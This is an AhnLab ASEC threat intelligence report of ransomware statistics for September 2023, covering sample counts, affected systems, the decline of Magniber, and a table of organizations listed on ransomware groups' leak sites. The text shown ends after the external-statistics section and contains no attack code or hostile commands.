AhnLab Cyber Threat Intelligence Report

TLP: GREEN

Threat Trend Report on Ransomware

September 2023 Ransomware Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Oct. 6, 2023

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

Contents

Objectives and Scope 5

Major Statistics 5

1) Data Sources and Collection Methods 5

2) Overall Ransomware Statistics 6

3) New Samples by Ransomware 8

4) Targeted Systems by Ransomware 9

5) Targeted Businesses by Ransomware Group 10

6) Targeted Businesses by Ransomware Group (External Statistics) 12

Key Trends 13

1) Sharp Decrease in Targeted Businesses Related to CLOP Ransomware and MOVEit 14

2) NoEscape Ransomware and Its Imitations 15

3) Ransomware Group Using GDPR as a Bluff (GDPR Gambit) 26

4) Others 29

Conclusion 30

Indicators Of Compromise (IOC) 30

1) File Paths and Names 30

2) File Hashes 31

3) Relevant Domains, URLs, and IP Addresses 31

References 31

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Objectives and Scope

This report provides statistics on the number of new ransomware samples, targeted systems, and targeted businesses in September 2023, as well as notable ransomware issues in Korea and other countries. Other major issues and statistics for ransomware that are not mentioned in the report can be found by searching for the following keywords or via the Statistics menu at AhnLab Threat Intelligence Platform (hereinafter "ATIP").

- Ransomware
- Statistics by Type

Disclaimer: The number of ransomware samples and targeted systems are based on the detection names designated by AhnLab, and the statistics on targeted businesses are based on the time the information on the ransomware group's dedicated leak sites (DLS, identical to ransomware PR sites or PR pages) was collected by the ATIP infrastructure.

Major Statistics

1) Data Sources and Collection Methods

ATIP uses its internal infrastructure to monitor and analyze the following ransomware information.

- List of malicious files and behaviors detected and collected by AhnLab Smart Defense (ASD)
- List of targeted businesses posted on ransomware groups' DLS

The number of new ransomware samples and statistics on targeted systems were calculated based on the detection names designated by AhnLab. They were also limited to cases where the detected files and behaviors were diagnosed under the category of "Ransomware/" or "Ransom/".

- **Ransomware/**Win.Magniber: Example file detection name
- **Ransom/**MDP.Magniber: Example behavior detection name

The detection names acquired at the time of detection may not allow for the identification of ransomware types (e.g. Generic, Agent, Edit, Decoy, and others), and some cases may be excluded from the ransomware statistics or be counted as a different ransomware type due to changed detection names after detection or a failed detection.

The statistics on targeted businesses are the values that have been organized based on the data accumulated through regular monitoring of ransomware groups' DLS, where the groups reveal the targeted businesses. If the DLS page was inaccessible or the collection happened late, then the data may have been excluded from the statistics or have been considered to be collected at a time different from the exact date the victim was revealed.

Therefore, this report should be used as a reference to check the general trends of ransomware samples and targeted systems and to see which ransomware groups are actively engaged in attacks through the statistics on targeted businesses to gain a general understanding of trends.

2) Overall Ransomware Statistics

The total number of new ransomware samples collected during the past six months is as follows.




Figure 1. Number of new ransomware samples

The number saw a spike due to Magniber in February 2023 but was decreased in March. However, it steadily increased again before dropping drastically in August. It then went through a further substantial drop in September, with approximately 64% fewer samples (roughly 2,200) compared to the previous month. The decline in August samples was primarily due to Magniber. In September, the significant drop in sample numbers was mainly attributed to the sharp decrease of approximately 2,000 samples in Azov, AzovCrypt, Stop, and StopCrypt ransomware compared to the previous month.

The table below shows the total numbers after removing redundant data of ransomware files used in targeted systems and infection. (The term "targeted systems" is used for your convenience, yet it should be understood as systems where ransomware files and behaviors were detected or systems that were exposed to infections.)




Figure 2. Systems and files affected by ransomware

The statistics for affected systems have decreased by 46% compared to the previous month, resulting in the lowest number of affected systems since statistics started being compiled, with a total of 353 cases. This continuous decrease is attributed to a significant reduction in the distribution of Magniber samples, which previously accounted for the majority of affected systems.

The total number of ransomware behavior detection (MDP)-based targeted systems and blocked report cases are as follows.




Figure 3. Ransomware behavior detection-based targeted systems and reports

In contrast to the aforementioned file detection-based statistics, the statistics for behavior detection systems have decreased even further compared to the last month by more than 61%. Like the file detection-based statistics, this decrease in targeted systems based on behavior detection is believed to be attributed to the Magniber samples which have also been experiencing a consistent decrease.

3) New Samples by Ransomware

Below are the statistics showing the 1,276 new samples that were discovered in September organized by ransomware type. Only 20 ransomware with the most samples are shown.




Figure 4. Number of new samples per ransomware (September 2023)

As mentioned in the total ransomware statistics, the number of Magniber samples has maintained a decreasing trend from 169 samples in the previous month to 100 samples, and the number of Azov, AzovCrypt, Stop, and StopCrypt samples has decreased by approximately 2,000 compared to the previous month, resulting in an overall decrease in the number of new ransomware samples.

4) Targeted Systems by Ransomware

The top 20 cases with the highest number of files used in targeted systems and infection are as follows (duplicates have been excluded).




Figure 5. Number of targeted systems and files by ransomware (September 2023)

The number of systems targeted by Magniber decreased from 467 to 184, marking a 60% sharp decline. On the other hand, other ransomware numbers remained at a similar level to that of the previous month.

The following statistics show the daily number of affected systems from the top 12 ransomware out of the total affected systems.




Figure 6. Daily numbers of targeted systems by ransomware (September 2023)

The decrease in Magniber was also reflected in the daily statistics. The daily average of systems affected by Magniber decreased significantly to 10 or below cases per day. Typical fluctuations such as the slight decrease in attacks during weekends and subsequent increase during weekdays remained the same. The significant decrease in the distribution of Magniber samples which was observed in the statistics starting from August has continued into September, indicating an overall decline. Despite the low quantity, a shift in the distribution method from the .MSI format to .CPL format files has been observed, reminiscent of Magniber's activity from the previous year.

5) Targeted Businesses by Ransomware Group

Below are the statistics on targeted businesses posted on the ransomware groups' dedicated leak sites (DLS) collected by ATIP. As data on some ransomware groups were collected late or could not be collected, the report refers to the table "Targeted Businesses by Ransomware Group (External Statistics)" that follows as well.




Figure 7-1. Number of targeted businesses per ransomware group (September 2023)





Figure 7-2. Number of targeted businesses per ransomware group - daily (September 2023)

Although the number of companies affected by LOCKBIT 3.0 decreased by about 32% compared to the previous month, it is still at the top of the ATIP statistics. The group has consistently exposed a significant number of affected companies on its DLS.

Additionally, the ransomware groups Inc_Ransom, Metaencryptor, and RansomedVC, which are indicated below the center of the daily targeted businesses graph, have the cumulative data collected from targeted companies disclosed prior to September. As a result, these groups may rank higher in the ATIP statistics than their actual ranks. Newly monitored ransomware groups that are added to the list will have their accurate number of targeted companies reflected in the statistics from the following month.

Some of the targeted businesses revealed per ransomware group are as follows.



Ransomware	Victim	Count
LOCKBIT 3.0	mayair.com.my / guyer.com.uy / deschamps.fr / konkconsulting.com / aquinas.qld.edu.au / ham	80
BlackCat	Strata Plan Australia / Barry Plant Real Estate Australia / TissuPath Australia / Lawsonlundell / N	49
RansomedVC	Jhooker / Hawaii Health System / MetroClub.org / pilini.bg / TransUnion / SKF.com / paynesville	41
NoEscape	www.rslog.com / www.gmflaw.com / northwave.it / hbme.com / www.mulkaycardiology.com / w	36
Cactus	Barco Uniforms / Balcan / Seymours / Promotrans / MINEMAN Systems / Maxxd Trailers / Marfri	30
Black_Byte	Alps Alpine Proofs Block / Ontellus Proofs Block / Chambersburg Area School District Proofs Blo	29
Play	F??????? ?????s / Firmdale Hotels / Majestic Spice / Bordelon Marine / Master Interiors / Kikker	27
BIANLIAN	Templeman Consulting Group Inc / N**** **** *** and *c******** / L******* C***** and P*****	24
8BASE	Prodegest Assessors / VVandA / Chula Vista Electric (CVE) / FRESH TASTE PRODUCE USA AND	19
RAGNARLOCKER	DOIT - Canadian IT company allowed leak of its own clients. / Israel Medical Center - leaked / Upc	14
Akira	New York & Company / Rivers Casino / Children's Home of Wyoming Conference / Energy One /	13
Inc_Ransom	Abbeyfield / It4 Solutions Robras / I Keating Furniture World / Arkopharma / Pifer's Auction & R	13
Metaencryptor	CVO Antwerpen / Seoul Semiconductor / Schw채lbchen Molkerei AG / M체nchner Verlagsgrupp	13
Medusa	Jules B / Betton France / Steripharma / Wave Hill / Auckland Transport / Gulf American Lines / C	11
RA	He****rk / 24****r / l****n / Yuxin Automobile Co.Ltd(裕信汽車) / Piex Group (Unpay) / Zurvita (	9
Trigona	Cyberport / Unimed / Cedar Holdings / Aria Care Partners / Flamingo Holland / Cazalys / Steelfo	9
Money_Message	Aiphone / Estes Design & Manufacturing / Riverside Logistics / Taylor University / Propper Inter	7
Rhysida	Prince George's County Public Schools / Prospect Medical Holdings / Singing River Health Syste	6
SNATCH	Knight Barry Title / Americana Restaurants / Florida Department of Veterans' Affairs / ZILLI / CE	6
EVEREST	Statefarm.com / Powersportsmarketing.com / SKF.com / Cmranallolaw.com / Agriloja.pt Full Le	5
Monti	East Baking Press Release / Ja Quith Press Release / University Obrany - Press Release / Aucklar	4
Qilin	WACOAL / PAUL-ALEXANDRE DOICESCO / CORTEL Technologies / Siamese Asset	4
Ransom_House	Low Keng Huat / SAC Finance / Radley and Co / Hawkins Delafield Wood	4
Donutleaks	Agilitas IT Solutions Limited / Gossler, Gobert & Wolters Group. / INC RANSOMWARE...	3
KARAKURT	Hospice of Huntington / Yakima Valley Radiology	2
Dunghill_Leak	Sabre Corporation /	2
Abyss	www.northriverco.com / njsba.com	2
ARVIN	Aban Tether & OK exchange	1
LORENZ	BF&S Civil Engineers	1
Royal	Braintree Public Schools	1
Mallox	BOZOVICH TIMBER PRODUCTS INC	1

Table 1. Some of the targeted businesses per ransomware group (September 2023)

6) Targeted Businesses by Ransomware Group (External Statistics)

The statistics on targeted businesses during the same period were provided by Dailydarkweb Twitter, run by an external TI business or security expert, and this can be seen below. Note that this report used the statistical information from DarkFeed or Dailydarkweb Twitter available at the time of writing.




Figure 8. Targeted businesses per ransomware group <Source> Dailydarkweb Twitter

